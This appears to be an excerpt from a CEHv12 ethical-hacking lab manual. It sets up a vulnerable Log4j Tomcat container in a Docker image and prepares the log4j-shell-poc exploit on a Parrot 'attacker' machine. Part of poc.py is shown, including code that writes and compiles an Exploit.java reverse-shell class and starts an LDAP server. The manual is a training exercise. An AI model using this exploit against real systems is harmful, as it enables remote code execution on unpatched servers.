
Activities Terminal May 18 01:53

```
root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc
root@ubuntu-Virtual-Machine: /home/ubuntu# cd log4j-shell-poc/
root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc# docker build -t log4j-shell-poc .
Sending build context to Docker daemon 44.48MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5cbb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cb6d1c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
--> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
--> Running in 3bcc7f74eaf5
Removing intermediate container 3bcc7f74eaf5
--> 94568d5fd7f0
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
--> 118adb9a7440
Step 4/5 : EXPOSE 8080
--> Running in 1e39fdc0f356
Removing intermediate container 1e39fdc0f356
--> b311af695657
Step 5/5 : CMD ["catalina.sh", "run"]
--> Running in 51c3e9911d2d
Removing intermediate container 51c3e9911d2d
--> c4b86fac8e05
Successfully built c4b86fac8e05
Successfully tagged log4j-shell-poc:latest
root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc#
```


9. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.




10. Leave the server running in the **Ubuntu** machine.
 11. Click **Parrot Security** to switch to the **Parrot Security** machine.
 12. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.



13. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.




14. As we can observe that the Log4j vulnerable server is successfully running on the **Ubuntu** machine, leave the **Firefox** and website open.
15. Click the **MATE Terminal** icon at the top of **Desktop**, to open a **Terminal** window.



16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.



18. Type **cd log4j-shell-poc** and press **Enter**, to enter into log4j-shell-poc directory.

The screenshot shows a terminal window titled "cd log4j-shell-poc - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd log4j-shell-poc
[root@parrot] ~
#
```

The desktop environment includes a dock with icons for "Menu", "[Mozilla Firefox]", and the terminal window. A sidebar on the left lists "CEHv12 Module 13" and "CEHv12 Module 14" under "Hacking Web Servers" and "Hacking Web Applications" respectively.

19. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~ /home/attacker
#
```

21. We need to extract JDK zip file which is already placed at **/home/attacker** location.
22. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.

-xf: specifies extract all files.

The screenshot shows a terminal window titled "tar -xf jdk-8u202-linux-x64.tar.gz - Parrot Terminal". The terminal is running as root, as indicated by the red "#". The user has run the command "tar -xf jdk-8u202-linux-x64.tar.gz" to extract the Java Development Kit (JDK) files. Below the terminal, the desktop environment shows a taskbar with icons for "Menu", "[Mozilla Firefox]", and another terminal window titled "tar -xf jdk-8u202-linux-...".

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# tar -xf jdk-8u202-linux-x64.tar.gz
[root@parrot] ~
#
```

23. Now we will move the **jdk1.8.0_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0_202 /usr/bin/** and press **Enter**.

The screenshot shows a terminal window titled "mv jdk1.8.0_202 /usr/bin/- Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
└─# tar -xf jdk-8u202-linux-x64.tar.gz
[root@parrot] -[~/home/attacker]
└─# mv jdk1.8.0_202 /usr/bin/
[root@parrot] -[~/home/attacker]
└─#
```

The terminal window is part of a desktop environment, with other windows like Mozilla Firefox visible in the background.

24. Now, we need to update the installed JDK path in the **poc.py** file.
25. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.

The screenshot shows a terminal window titled "cd log4j-shell-poc - Parrot Terminal". The terminal is running as root on a Parrot OS system. The command history shows:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd log4j-shell-poc
[root@parrot] ~
└─# ./pluma poc.py
```

The terminal window has a dark background with light-colored text. The title bar and menu bar are visible at the top. The bottom of the window shows the desktop environment with icons for "Menu" and "Mozilla Firefox".

26. In the poc.py file scroll down and in line **62**,
replace **jdk1.8.0_20/bin/javac** with **/usr/bin/jdk1.8.0_202/bin/javac**.

The screenshot shows a Linux desktop environment with a terminal window open in the foreground displaying Python code for generating a Java exploit. The code uses the `subprocess` module to run `javac` on a generated Java class. It includes a `payload` function that generates a payload and starts an LDAP server thread.

```
*poc.py (/home/attacker/log4j-shell-poc) - Pluma (as superuser)
File Edit View Search Tools Documents Help
+ Open Save Undo | Y | D | S | M | F | L | R |
* *poc.py x
51     s.close();
52 }
53 }
54 """ % (userip, lport)
55
56 # writing the exploit to Exploit.java file
57
58 p = Path("Exploit.java")
59
60 try:
61     p.write_text(program)
62     subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/javac"), str(p)])
63 except OSError as e:
64     print(Fore.RED + f'[-] Something went wrong {e}')
65     raise e
66 else:
67     print(Fore.GREEN + '[+] Exploit java class created success')
68
69
70 def payload(userip: str, webport: int, lport: int) -> None:
71     generate_payload(userip, lport)
72
73     print(Fore.GREEN + '[+] Setting up LDAP server\n')
74
75     # create the LDAP server on new thread
76     t1 = threading.Thread(target=ldap_server, args=(userip, webport))
77     t1.start()
```

